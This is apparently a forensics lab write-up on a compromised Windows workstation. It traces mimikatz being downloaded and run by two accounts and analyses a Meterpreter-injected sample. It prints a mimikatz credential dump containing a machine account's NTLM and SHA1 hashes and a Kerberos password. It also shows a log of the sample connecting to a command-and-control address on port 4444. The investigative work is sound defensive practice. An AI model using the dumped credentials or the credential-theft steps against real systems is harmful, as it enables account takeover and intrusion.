The next file to focus on is the mimikatz file. The first thing I noted was that in the appdata/local/temp folder for the account james_middleton-adm, we can see a folder called **mimikatz_trunk.zip**.



Name	Type	Date Modified
adtemp	Directory	3/30/2019 7:22:28 PM
radA7D2E.tmp	Directory	3/28/2019 9:12:57 PM
{8FEB3AEF-DEC3-42EE-9BD4-E5CC12220...	Directory	3/29/2019 12:31:01 AM
wctB948.tmp	Regular File	3/25/2019 7:16:58 PM
mimikatz_trunk.zip	Regular File	3/28/2019 9:20:43 PM
ad_driver.sys	Regular File	3/29/2019 12:31:14 AM
wct6B8E.tmp	Regular File	3/28/2019 7:55:14 PM

The contents of the zip file can be seen below



Name	Size	Type	Date Modified
ARM64	0	Directory	3/25/2019 1:51:02 AM
Win32	0	Directory	3/25/2019 1:51:02 AM
x64	0	Directory	3/25/2019 1:51:02 AM
README.md	5	Regular File	8/19/2018 10:00:16 PM
mimicom.idl	3	Regular File	8/19/2018 10:00:18 PM
kiwi_passwords.yar	3	Regular File	8/19/2018 10:00:18 PM

Next, prefile analysis.

```
E:\ZimmermanTools>PECmd.exe -f C:\Users\tom\Documents\Evidence\Post\KAPE\F\Windows\prefetch\MIMIKATZ.EXE-13551EE5.pf
PECmd version 1.5.0.0


Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Users\tom\Documents\Evidence\Post\KAPE\F\Windows\prefetch\MIMIKATZ.EXE-13551EE5.pf
```

We can see that it references one file, which appears to be in james appdata\local\temp folder as well


```
05: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\APPDATA\SVSMATN.SDR
06: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\TEMP\7ZE4A34CC58\X64\MIMIKATZ.EXE (Executable: True)
07: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\ADVAPI32.DLL
```

This directory can not seem to be located in the filesystem currently.



Time to search for this. The first thing I did was check index files to see if this file was ever in the directory. To do this, I extracted the index file from the `james_middleton-adm\appdata\local\temp` directory. The folder was not there.

I did some internet browsing and found that the referenced directory is actually pointing at the zipped up executable, meaning that they potentially ran it without unzipping it. I was able to find the same contents on the **desktop** of `james.middleton-adm`, called `pictures`, which can be seen below.



After checking the prefetch file for 7zip, a popular zipping utility, we can see that the directory was indeed unzipped

```
37: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS
38: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\WINDOWSCODECS.DLL
39: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\ICONCACHE.DB
40: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\CLBCATQ.DLL
41: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\PROPSYS.DLL
42: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\PROGRAM FILES\7-ZIP\7-ZIP.DLL
43: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\EXPLORERFRAME.DLL
44: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\PROGRAM FILES\7-ZIP\7-ZIP.DLL
45: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\TEMP\MIMIKATZ_TRUNK.ZIP (Keyword: True)
46: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\THUMBCACHE.DLL
47: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\MICROSOFT\WINDOWS\EXPLORER\ICONCACHE_IDX.DB
48: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\MICROSOFT\WINDOWS\EXPLORER\ICONCACHE_32.DB
49: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\IMAGERES.DLL
50: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\EN-US\IMAGERES.DLL.MUI
51: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\POLICYMANAGER.DLL
52: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\MSVCP110_WIN.DLL
53: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\TEXTINPUTFRAMEWORK.DLL
54: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\COREUICOMPONENTS.DLL
55: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\COREMESSAGING.DLL
```

I then referenced usnjrnl to see if I can prove that this was extracted to the desktop, specifically, the pictures directory.

MATCHING RESULTS (327,368 of 327,368)					Column view
File Name	Reason	Timestamp D...	Upd...		
mimikatz_trunk.zip	A named stream is added to or removed from a file,...	3/28/2019 9:20:43 PM	557872384		
mimikatz_trunk.zip	The one or more named data streams for a file are e...	3/28/2019 9:20:43 PM	557872384	mimikatz zipped	
mimikatz_trunk.zip	The one or more named data streams for a file are e...	3/28/2019 9:20:43 PM	557872576		
mimikatz_trunk.zip	A user has either changed one or more file or direct...	3/28/2019 9:20:43 PM	557872672		
mimikatz_trunk.zip	A user has either changed one or more file or direct...	3/28/2019 9:20:43 PM	557872768		
downloads.json	The file or directory is deleted. The file or directory i...	3/28/2019 9:20:44 PM	557872864		
DEFAULT.LOG2	The data in the file or directory is overwritten. The fi...	3/28/2019 9:20:44 PM	557872952		
7ZFM.EXE-44040917.pf	The file or directory is truncated.	3/28/2019 9:20:47 PM	557873040		
7ZFM.EXE-44040917.pf	The file or directory is extended (added to). The file...	3/28/2019 9:20:48 PM	557873048	7zip being called	
7ZFM.EXE-44040917.pf	The file or directory is truncated.	3/28/2019 9:20:53 PM	557873352		
7ZFM.EXE-44040917.pf	The file or directory is extended (added to). The file...	3/28/2019 9:20:53 PM	557873456		
7ZFM.EXE-44040917.pf	The file or directory is extended (added to). The file...	3/28/2019 9:20:53 PM	557873560		
2918063365piupsah.sqlite...	The file or directory is extended (added to). The file...	3/28/2019 9:20:54 PM	557873664		
2918063365piupsah.sqlite...	The file or directory is deleted. The file or directory i...	3/28/2019 9:20:54 PM	557873784		
2918063365piupsah.sqlite...	The file or directory is created for the first time. The...	3/28/2019 9:20:54 PM	557873904		
2918063365piupsah.sqlite...	The file or directory is deleted. The file or directory i...	3/28/2019 9:20:54 PM	557874024		
New folder	The file or directory is created for the first time.	3/28/2019 9:20:54 PM	557874144	a new folder is created	
New folder	The file or directory is created for the first time. The...	3/28/2019 9:20:54 PM	557874224		
store.json.mozlz4.tmp	The file or directory is created for the first time.	3/28/2019 9:20:54 PM	557874304		
store.json.mozlz4.tmp	The file or directory is extended (added to). The file...	3/28/2019 9:20:54 PM	557874408		
store.json.mozlz4.tmp	The file or directory is extended (added to). The file...	3/28/2019 9:20:54 PM	557874512		
store.json.mozlz4	The file or directory is deleted. The file or directory i...	3/28/2019 9:20:54 PM	557874616		
store.json.mozlz4.tmp	The file or directory is renamed, and the file name in...	3/28/2019 9:20:54 PM	557874712		
store.json.mozlz4	A file or directory is renamed, and the file name in t...	3/28/2019 9:20:54 PM	557874816		
store.json.mozlz4	A file or directory is renamed, and the file name in t...	3/28/2019 9:20:54 PM	557874912		
ce_T151c2VyQ29udGV4d...	The file or directory is deleted. The file or directory i...	3/28/2019 9:20:55 PM	557875008		
ce_T151c2VyQ29udGV4d...	The file or directory is deleted. The file or directory i...	3/28/2019 9:20:55 PM	557875200	New folder is renamed to pictures	
New folder	The file or directory is renamed, and the file name in...	3/28/2019 9:20:56 PM	557875328		
pictures	A file or directory is renamed, and the file name in t...	3/28/2019 9:20:56 PM	557875408		
pictures	A file or directory is renamed, and the file name in t...	3/28/2019 9:20:56 PM	557875488		
pictures	The object identifier of a file or directory is changed.	3/28/2019 9:20:56 PM	557875568		
pictures	The object identifier of a file or directory is changed....	3/28/2019 9:20:56 PM	557875648		

As can be seen above, it seems that usnjrnl shows that mimikatz_trunk.zip was extracted to the zip directory. First we can see mimikatz_trunk called, then after we can see 7zip, which was used to unzip the zipped file, then we can see the new folder being created, and then we can see it being renamed to pictures.

We can see that the date that this happened is **3/28/2019 9:20:54**. If we check the timestamps on the pictures directory, we can see that it was created at this same time

Properties	
 	
□	▲
Name	pictures
File Class	Directory
File Size	56
Physical Size	56
Date Accessed	3/28/2019 9:21:32 PM
Date Created	3/28/2019 9:20:54 PM
Date Modified	3/28/2019 9:21:32 PM
Encrypted	False
Compressed	False
Actual File	True
Alternate Data Stream	1

Now to tie these programs to users. To do this, I referenced userassist, in the registry.

james.middleton-adm

PROG-wks02.E01

DETAILS

ARTIFACT INFORMATION

User Name	james.middleton-adm
File Name	%windir%\system32\cscript.exe
Application Run Count	0
Focus Count	0
Focus (Seconds)	1
Artifact type	UserAssist
Item ID	329059

EVIDENCE INFORMATION

Source	PROG-wks02.E01 - Partition 4 (Microsoft NTFS, 24.4 GB) \Users\james.middleton-adm\NTUSER.DAT
Recovery method	Parsing
Deleted source	
Location	Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count
Evidence number	PROG-wks02.E01

richard.stallman

PROG-wks02.E01

DETAILS

ARTIFACT INFORMATION

User Name	richard.stallman
File Name	%windir%\system32\cscript.exe
Application Run Count	0
Focus Count	0
Focus (Seconds)	0
Artifact type	UserAssist
Item ID	329120

EVIDENCE INFORMATION

Source	PROG-wks02.E01 - Partition 4 (Microsoft NTFS, 24.4 GB) \Users\richard.stallman\NTUSER.DAT
Recovery method	Parsing
Deleted source	
Location	Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count
Evidence number	PROG-wks02.E01

Above we can see cscript userassist entries for both james.middleton-adm and richard.stallman.

I found no userassist files pertaining to the suspicious executable. However, there are two prefetch files for this executable, correlating to each user account. We can draw the conclusion that the exe was run by both accounts.

CHECKPOINT

To recap, we have found the following on this box so far:

Suspicious Users				
Username	Identifier	Account Type	Notes	
james.middleton-adm	JM	Domain Admin	User seems to involved in mimikatz	
richard.stallman	RS	Domain User	User seems to involved in mimikatz	
Suspicious Executables				
Executable Name	Run Count	Last ran	Path	Notes
mimikatz.exe	1	2019-03-28 21:21:40	C:\Users\james.middleton-adm\desktop\pictures\x64\mimikatz.exe	suspicious file unzipped from location in temp dir
FIIWOUGRTTZY.exe	1	2019-03-28 14:04:01	C:\Users\richard.stallman\appdata\local\temp\radA7d2E.tmp\	malicious file in richard.stallman temp folder, ran with cscript
FIIWOUGRTTZY.exe	1	2019-03-28 21:12:57	C:\Users\james.middleton-adm\appdata\local\temp\radA7d2E.tmp\	malicious file in james.middleton-adm folder, ran with cscript.

HASH TABLE

Executable name	SHA-1
mimikatz.exe	160BF8FE54A91344DB435F34A4545FC41F44BDD6
FIIWOUGRTTZY.exe (JM)	1CEEC1AC5D7D8B69FEBB8845C28920AF86B7166A
FIIWOUGRTTZY.exe (RS)	1CEEC1AC5D7D8B69FEBB8845C28920AF86B7166A

From here, I decided to turn and start looking into the browsing history on this system. As we saw that firefox was downloaded, I am starting my analysis there. The first thing I noticed was that there are some entries for mimikatz, specifically on github.

https://www.google.com/search?source=hp&ei=jzqdXOHfN8GOggfHnofIDQ&q=git...	github mimikatz - Google Search	3/28/2019 9:20:15 PM	No
https://github.com/gentilkiwi/mimikatz	GitHub - gentilkiwi/mimikatz: A little tool to play with mimikatz	3/28/2019 9:20:18 PM	No
https://github.com/gentilkiwi/mimikatz/releases	Releases · gentilkiwi/mimikatz · GitHub	3/28/2019 9:20:21 PM	No
https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0	Release 2.2.0, starting to run on ARM64 · gentilkiwi/mimikatz · GitHub	3/28/2019 9:20:26 PM	No
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0/mimikatz_trunk.zip	mimikatz_trunk.zip	3/28/2019 9:20:30 PM	No
https://github-production-release-asset-2e65be.s3.amazonaws.com/18496166/d0b9...	mimikatz_trunk.zip	3/28/2019 9:20:35 PM	No

We can see that first, **github mimikatz** was searched, then, after this, we can see that they were on a github page, and then downloaded **mimikatz_trunk.zip** from the github repo. Note this download took place at **2019-03-28 21:20:35 PM**. This time was then confirmed with usnjrnl.

CONHOST.EXE-F98A1078.pf	The file or directory is extended (added to). The file...	3/28/2019 9:20:34 PM
mimikatz_trunk.zip	The file or directory is created for the first time.	3/28/2019 9:20:35 PM
mimikatz_trunk.zip	The file or directory is created for the first time. The...	3/28/2019 9:20:35 PM
65C642660C68F9D52F76F...	The file or directory is created for the first time.	3/28/2019 9:20:35 PM

When looking in internet explorer history, we can see that JM had access some of the mimikatz files through the web browser

file:///C:/Users/james.middleton-adm/Desktop/pictures	james.middleton-adm	3/28/2019 9:20:56 PM
file:///C:/Users/james.middleton-adm/Desktop/pictures	james.middleton-adm	3/28/2019 9:20:56 PM
file:///C:/Users/james.middleton-adm/Desktop/pictures	james.middleton-adm	3/28/2019 9:20:56 PM
file:///C:/Users/james.middleton-adm/Desktop/pictures/x64/stallman.txt	james.middleton-adm	3/28/2019 9:24:46 PM
file:///C:/Users/james.middleton-adm/Desktop/pictures/x64/stallman.txt	james.middleton-adm	3/28/2019 9:24:46 PM
file:///C:/Users/james.middleton-adm/Desktop/pictures/x64/stallman.txt	james.middleton-adm	3/28/2019 9:24:46 PM
file:///C:/Users/james.middleton-adm/Downloads/Sysmon.zip	james.middleton-adm	3/20/2019 1:31:20 AM

We can see a specific text file above being referenced, being **stallman.txt**. This seems to be in the location of the mimikatz exe. Let's see if it is there.

File List			
Name	Size	Type	Date Modified
mimikatz.exe	907	Regular File	3/25/2019 12:51:07 AM
mimikatz.dll	892	Regular File	3/25/2019 12:51:07 AM
mimilib.dll	46	Regular File	3/25/2019 12:51:07 AM
mimidrv.sys	36	Regular File	1/22/2013 12:45:04 AM
stallman.txt	24	Regular File	3/28/2019 9:25:14 PM
\$130	4	NTFS Index All...	3/28/2019 9:24:46 PM
NEWTEX~1.TXT			

When diving into the contents of the file, it seems that it is the output of mimikatz being run

Name	Size	Type	Date Modified
mimikatz.exe	907	Regular File	3/25/2019 12:51:07 AM
mimikatz.dll	892	Regular File	3/25/2019 12:51:07 AM
mimilib.dll	46	Regular File	3/25/2019 12:51:07 AM
mimidrv.sys	36	Regular File	1/22/2013 12:45:04 AM
stallman.txt	24	Regular File	3/28/2019 9:25:14 PM
\$130	4	NTFS Index All...	3/28/2019 9:24:46 PM
NEWTEX~1.TXT			\$130 INDX Entry

```

Authentication Id : 0 ; 1501043 (00000000:0016e773)
Session          : Interactive from 3
User Name        : UMFD-3
Domain           : Font Driver Host
Logon Server     : (null)
Logon Time       : 3/28/2019 5:12:36 PM
SID              : S-1-5-96-0-3

msv :
[00000003] Primary
* Username : PROG-WKS02$  

* Domain  : GRRU
* NTLM    : e2465f0ec6caba3ff03cfc4472a00e9c
* SHA1    : 6e61a5b145d3271404ffe9f90fd233c88ba7e288
tspkg :
wdigest :
* Username : PROG-WKS02$  

* Domain  : GRRU
* Password : (null)
kerberos :
* Username : PROG-WKS02$  

* Domain  : grru.local
* Password : a8 1b 95 cb a3 47 bf 89 ed 9f 73 37 1d e0 04 b9 4c 85 55 5e ba a4 ce be d8 de 58 c0 01 e6 85 d8 5c d5 dc 13 20 20 a0 d7 fc 0b 4c 50 73 ea be f5 01 5e e4 b9 4
ssp :
credman :

```

We can see above that mimikatz was able to pull a password from memory, for the PROG-WKS02 account. It is also important to note that this file was created at **2019-03-28** at **21:25:14**, where as mimikatz was recorded running at **2019-03-28 21:21:40**

We already know what mimikatz does, as it can grab passwords from memory. That seems to be what it was being used for, and we can even see the exported results of mimikatz, pulling a password from PROG-WKS02.

We don't currently have any ideas as to what fiiwougrttzy.exe does. Time for some malware analysis! :)

FIIWOUGRRTTZY.exe

We will first start with some memory analysis, as we were given a memory image. We can initially see that the findevil module detected process injection in the files listed

#	PID	Process	Type	Address	Description
0000	5976	fiiwougrttzy.e	PE_INJECT	00000000028c0000	Module:[0x28c0000.dll] VAD:[]
0001	5976	fiiwougrttzy.e	PE_INJECT	00000000028f0000	Module:[metsrv.dll] VAD:[]
0002	5976	fiiwougrttzy.e	PE_INJECT	0000000002970000	Module:[ext_server_stdapi.x86.dll] VAD:[]
0003	5976	fiiwougrttzy.e	PE_INJECT	00000000046e0000	Module:[ext_server_priv.x86.dll] VAD:[]
0004	7652	fiiwougrttzy.e	PE_INJECT	0000000002500000	Module:[0x2500000.dll] VAD:[]
0005	7652	fiiwougrttzy.e	PE_INJECT	00000000027b0000	Module:[metsrv.dll] VAD:[]
0006	7652	fiiwougrttzy.e	PE_INJECT	0000000004510000	Module:[ext_server_stdapi.x86.dll] VAD:[]
0007	7652	fiiwougrttzy.e	PE_INJECT	0000000004580000	Module:[ext_server_priv.x86.dll] VAD:[]
0008	1220	Runtimeshadow	DR00	0000000000000000	

We also found that it seems a section could be packed


```

0033 5976 fiIwOuGRTtZY.e PRIVATE_RWX 000000002590000 0000183fe000 06000000183fe947 A rwx fffffc
0034 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028c0000 00000ce41000 060000000ce41947 A rwx fffffc
0035 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028c1000 00000ce42000 060000000ce42947 A rwx fffffc
0036 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028c2000 000018943000 0600000018943947 A rwx fffffc
0037 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028c3000 000012444000 0600000012444947 A rwx fffffc
0038 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028f0000 00001836d000 060000001836d947 A rwx fffffc
0039 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028f1000 00001836e000 060000001836e947 A rwx fffffc
003a 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028f2000 00001836f000 060000001836f947 A rwx fffffc
003b 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000028f3000 000018270000 0100000018270967 A rwx fffffc
003c 5976 fiIwOuGRTtZY.e PRIVATE_RWX 000000002970000 00001bee4000 060000001bee4947 A rwx fffffc
003d 5976 fiIwOuGRTtZY.e PRIVATE_RWX 000000002971000 000011de5000 0600000011de5947 A rwx fffffc
003e 5976 fiIwOuGRTtZY.e PRIVATE_RWX 000000002972000 00001a8e6000 060000001a8e6947 A rwx fffffc
003f 5976 fiIwOuGRTtZY.e PRIVATE_RWX 000000002973000 000014be7000 0600000014be7947 A rwx fffffc
0040 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000046e0000 00001d011000 080000001d011967 A rwx fffffc
0041 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000046e1000 00001d012000 080000001d012967 A rwx fffffc
0042 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000046e2000 00001d013000 080000001d013967 A rwx fffffc
0043 5976 fiIwOuGRTtZY.e PRIVATE_RWX 0000000046e3000 00001d014000 080000001d014967 A rwx fffffc
0044 7652 fiIwOuGRTtZY.e PRIVATE_RWX 0000000001d0000 000067649000 0500000067649947 A rwx fffffc
0045 7652 fiIwOuGRTtZY.e PRIVATE_RWX 000000002500000 00007a27f000 050000007a27f947 A rwx fffffc
0046 7652 fiIwOuGRTtZY.e PRIVATE_RWX 000000002501000 00006aa7e000 050000006aa7e947 A rwx fffffc
0047 7652 fiIwOuGRTtZY.e PRIVATE_RWX 000000002502000 00006a97d000 050000006a97d947 A rwx fffffc
0048 7652 fiIwOuGRTtZY.e PRIVATE_RWX 000000002503000 00006bd7c000 050000006bd7c947 A rwx fffffc
0049 7652 fiIwOuGRTtZY.e PRIVATE_RWX 0000000027b0000 000067680000 0500000067680947 A rwx fffffc
004a 7652 fiIwOuGRTtZY.e PRIVATE_RWX 0000000027b1000 000009181000 0500000009181947 A rwx fffffc
004b 7652 fiIwOuGRTtZY.e PRIVATE_RWX 0000000027b2000 000068982000 0500000068982947 A rwx fffffc
004c 7652 fiIwOuGRTtZY.e PRIVATE_RWX 0000000027b3000 000089d83000 0100000089d83967 A rwx fffffc
004d 7652 fiIwOuGRTtZY.e PRIVATE_RWX 000000004510000 00004d450000 050000004d450947 A rwx fffffc
004e 7652 fiIwOuGRTtZY.e PRIVATE_RWX 000000004511000 00004d451000 050000004d451947 A rwx fffffc

```

Static Analysis

Now to do some quick static analysis. The first thing I did was check the entropy level to see how encoded this file is. I noted that it was fairly encoded, as the entropy level was 6.32. It seemed most of the sections were not packed, however I saw that the `.text` section was packed, having an entropy level of 7.01



Then, to get an idea of how this section is packed, I ran signatures. As a result, I suspected that this was base64 encoded.

Type	Endianness	File	Signatures: 2287	Save	Search
PE32	LE	crypto			
Offset		Address Name			
1	0040c718	0000c718 rfc3548 Base 64 Encoding with URL and Filename Safe Alphabet			
2	0040c718	0000c718 B64EncodeTable			

After this, I went to strings to locate some IoCs of this sample. These can be seen below:

```
kernel32
NB10
C:\local0\ASF\release\build-2.2.14\support\Release\ab.pdb
```

Path to ab.pdb file

```
ab.exe
LegalCopyright
Copyright 2009 The Apache Software Foundation.
OriginalFilename
ab.exe
ProductName
```

ab.exe, apache server

```
-- 0.0.0.0
CAbogus %p
-- T64d
```

bogus

```
-n requests      Number of requests to perform
Options are:
Usage: %s [options] [http://]hostname[:port]/path
SSL not compiled in; no https support
https://
[%s]
```

Specifying a address, SSL, https

From this, I suspect that it may be trying to connect to something. This is based off research pointing at ab.exe being a RAT, and the string specifying usage.

Dynamic Analysis

This sample does not seem to be doing all too much in the grand scheme of things. One important thing to note is that it does seem to be trying to reach out to the address **184.171.155.25** on **port 4444**.

Time ...	Process Name	PID	Operation	Path	Result	Detail
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Disconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Disconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:25:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
16:26:...	filwOuGRTtZY...	1440	TCP Reconnect	DESKTOP-JQB0VHU:49780 -> stu-25-155-171-184.champlain.edu:4444	SUCCESS	Length: 0, seqnum: 0, connid: 0
